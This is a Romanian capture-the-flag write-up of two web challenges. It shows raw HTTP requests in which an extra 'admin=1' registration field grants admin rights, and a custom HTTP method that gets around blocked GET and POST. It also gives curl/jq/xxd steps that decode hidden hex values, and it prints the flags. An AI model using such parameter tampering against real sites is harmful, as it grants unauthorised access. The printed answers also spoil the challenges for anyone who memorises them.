- Output Result:** RST{saclmxke@xakosoicd31jsgd01lsaly10san2}

Admin

Enunt

Admin

168

Doar adminii au acces la flag!

Link: <http://vps-106a93b7.vps.ovh.net/chall/>

Autor: Nytro

Flag

RST{8d288f354069331fc1473f373a012d49a3f203003f03dd4d2b2404153a147c2f}

Rezolvare

Aceasta aplicatie nu necesita folosirea unor tooluri de enumerare intrucat, asa cum arata aplicatia, avem prezente doar 3 resurse, **login**, **register**, **config** (toate fiind scripturi PHP). Jucandu-ne putin cu aplicatia web, am ajuns la urmatoarele observatii:

- atunci cand inregistram un user, daca acesta exista, vom avea un mesaj care ne va alerta de acest lucru
- nu au fost gasite cooki-uri dupa autentificarea cu succes pe pagina de login
- se pot enumera useri si dupa care sa se faca brute-force pe parole insa acest lucru nu a dus nicaieri
- orice user inregistram, atunci cand ne autentificam primim mesajul **Login cu succes dar nu esti admin :(**

Request

```

1 POST /chall/register.php HTTP/1.1
2 Host: vps-106a93b7.ovh.net
3 Content-Length: 49
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://vps-106a93b7.ovh.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://vps-106a93b7.ovh.net/chall/register.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=n348qpj5a6c5ijl39af4i92a9s
14 Connection: close
15
16 username=kayn&password=kayn&register=Inregistreare

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Tue, 20 April 2021 18:45:05 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 25
8
9 Utilizatorul exista deja!

```

Request

```

3 Content-Length: 39
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://vps-106a93b7.ovh.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://vps-106a93b7.ovh.net/chall/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=n348qpj5a6c5ijl39af4i92a9s
14 Connection: close
15
16 username=kayn&password=kayn&login=Login

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Tue, 20 April 2021 18:45:34 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10 Content-Length: 36
11
12 Login cu succes dar nu esti admin :(

```

Cu aceste observatii este evident ca atributia de **admin** se obtine in urma inregistrarii intrucat nu se aproba sau sa fie undeva in cookie. Acest lucru inseamna ca atunci cand un user se inregistreaza, acesta este trecut in baza de date ca admin sau nu iar la login, daca esti admin se afiseaza, cel mai probabil, flagul. De aici a venit si ideea de a ne juca cu requesturile de inregistrare user si a adauga campuri noi pentru a observa daca devinem sau nu admini.

Folosind parametrul extra **admin=1**, am putut obtine cu succes un cont cu atributul de admin ce are acces la flag.

Request

```
Pretty Raw In Actions
1 POST /chall/register.php HTTP/1.1
2 Host: vps-106a93b7.ovh.net
3 Content-Length: 65
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://vps-106a93b7.ovh.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://vps-106a93b7.ovh.net/chall/register.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=n348qpj5a6c5ijl39af4i92a9s
14 Connection: close
15
16 username=kayntest&password=kayntest&admin=1&register=Inregistrare
```

⑦ ⌂ ⌂ Search... 0 matches

Response

```
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 20 April 2021 18:43:45 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 23
8
9 Inregistrare cu succes!
```

⑦ ⌂ ⌂ Search... 0 matches

Request

```
Pretty Raw In Actions
3 Content-Length: 47
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://vps-106a93b7.ovh.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://vps-106a93b7.ovh.net/chall/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=n348qpj5a6c5ijl39af4i92a9s
14 Connection: close
15
16 username=kayntest&password=kayntest&login=Login
```

⑦ ⌂ ⌂ Search... 0 matches


Response

```
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 20 April 2021 18:44:05 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10 Content-Length: 106
11
12 Felicitari, esti admin. Ia un steag: RST{8d288f354069331fc1473f373a012d49a3f203003f03dd4d2b2404153a147c2f}
```

⑦ ⌂ ⌂ Search... 0 matches

SMS-uri

Enunt



Flag

RST{68d99e223b2f2e0c4fe53785f2755710e9b841e5cbf3e35be563fa637aee24b6}

Rezolvare

Uitandu-ne repede la aplicatie observam ca metoda **GET** este blocata. Folosind burp, putem usor sa o schimbam.

Request

```
Pretty Raw In Actions
1 GET /smsuri/ HTTP/1.1
2 Host: vps-e78e5aab.vps.ovh.net
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```

Response

```
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Apr 2021 18:49:42 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 48
8
9 {"eroare":"GET este blocat la nivel de server."}
```

Request

```
Pretty Raw In Actions
1 POST /smsuri/ HTTP/1.1
2 Host: vps-e78e5aab.vps.ovh.net
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 0
13
14
```

Response

```
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Apr 2021 18:50:36 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 49
8
9 {"eroare":"POST este blocat la nivel de server."}
```

Request

```
Pretty Raw In Actions
1 PLM /smsuri/ HTTP/1.1
2 Host: vps-e78e5aab.vps.ovh.net
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```

Response

```
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Apr 2021 18:51:13 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 820
8
9 {"autor":{"id":453,"nume_rst":"Alex"},"mesaje":[{"data":"04/17 8:05 AM","culoare":"#6d6d573","mesaj":"Tocmai am citit despre aplicatia asta noua si mi-am facut un cont. Sper ca imi cripteaza datele."},{"data":"04/17 8:15 AM","culoare":"#616a65","mesaj":"Am intrebat acum intr-un final ce inseamna sha256 si cum se cripteaza datele."},{"data":"04/17 9:30 AM","culoare":"#647562","mesaj":"Mama zice ca stai prea mult pe calculator. Zice sa iei afara, sa vedem daca pot sa scriu ceva cu telefonul meu busit."},{"data":"04/17 10:01 AM","culoare":"#696f61","mesaj":"o zi obisnuita de weekend, nimic special. soarele e pe cer, nu stim daca va mal ninge, vremea e HAZLIE."},{"data":"04/17 10:15 AM","culoare":"#73653f","mesaj":"Aplicatie de cacao, nu cripteaza nimic, oricine poate sa-mi vada mesajele. Imi sterg contul."}]}
```

Citind mesajele, vedem cateva referinte legate de **HAZLIE** si **SAPTE** insa acestea nu compun flagul. Un alt lucru interesant il compun campurile **culoare** pentru ca, desi reprezinta coduri valide de culori, fiind in format hex, ne duc cu gandul la mesaje

encodeate. Putem folosi un utilitar precum **jq** pentru a putea lucra cu raspunsurile de tip **JSON**.

```
└─ $curl -X PLM http://vps-e78e5aab.vps.ovh.net/smsuri/ | jq
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
                                         Dload  Upload   Total   Spent   Left  Speed
100     820      0    820      0       0    6949      0 --::-- --::-- --::--  6890
{
  "autor": {
    "id": 453,
    "nume_rst": "Alex"
  },
  "mesaje": [
    {
      "data": "04/17 8:05 AM",
      "culoare": "#6d6573",
      "mesaj": "Tocmai am citit despre aplicatia asta noua si mi-am facut un cont. Sper ca imi cripteara datele."
    },
    {
      "data": "04/17 8:15 AM",
      "culoare": "#616a65",
      "mesaj": "Am intrebat acum intr-un final ce inseamna sha256 si cum se cripteara datele."
    },
    {
      "data": "04/17 9:30 AM",
      "culoare": "#647562",
      "mesaj": "Mama zice ca stau prea mult pe calculator. Zice sa ies afara, sa vedem daca pot sa scriu ceva cu telefonul meu busit."
    },
    {
      "data": "04/17 10:01 AM",
      "culoare": "#696f61",
      "mesaj": "o zi obisnuita de weekend, nimic special. soarele e pe cer, nu suntem daca va mai ringe, vremea e HAZLIE."
    },
    {
      "data": "04/17 10:15 AM",
      "culoare": "#73653f",
```

```
        "mesaj": "Aplicatie de cacao, nu cripteara nimic, oricine poate sa-mi  
vada mesajele. Imi sterg contul."  
    }  
}  
}
```

```
— $curl -X PLM http://vps-e78e5aab.vps.ovh.net/smsuri/ -q | jq ".mesaje | .[]  
| .culoare"  
% Total      % Received % Xferd  Average Speed   Time     Time     Time  Current  
                                         Dload  Upload   Total Spent  Left  Speed  
100  820      0  820      0       0  6612      0  --:--:--  --:--:--  --:--:--  6612  
"#6d6573"  
"#616a65"  
"#647562"  
"#696f61"  
"#73653f"
```

```
[kayn@parrot]—[~/Documents/RST]  
└─ $cat culori  
"#6d6573"  
"#616a65"  
"#647562"  
"#696f61"  
"#73653f"  
[kayn@parrot]—[~/Documents/RST]  
└─ $cat culori | sed 's/^#"\\(.*)"/\\1/g' | tr --delete '\n' | xxd -r -p  
mesajedubioase?  
[kayn@parrot]—[~/Documents/RST]
```

Obtinem astfel cuvantul **mesajedubioase?** care, folosind formula de la Stegano II, poate fi convertit intr-un flag.

```
[X]—[kayn@parrot]—[~/Documents/RST/web/api]  
└─ $echo "RST{"`echo -n "mesajedubioase?" | sha256sum | awk -F' ' '{print  
$1}'`"}"  
RST{68d99e223b2f2e0c4fe53785f2755710e9b841e5cbf3e35be563fa637aee24b6}
```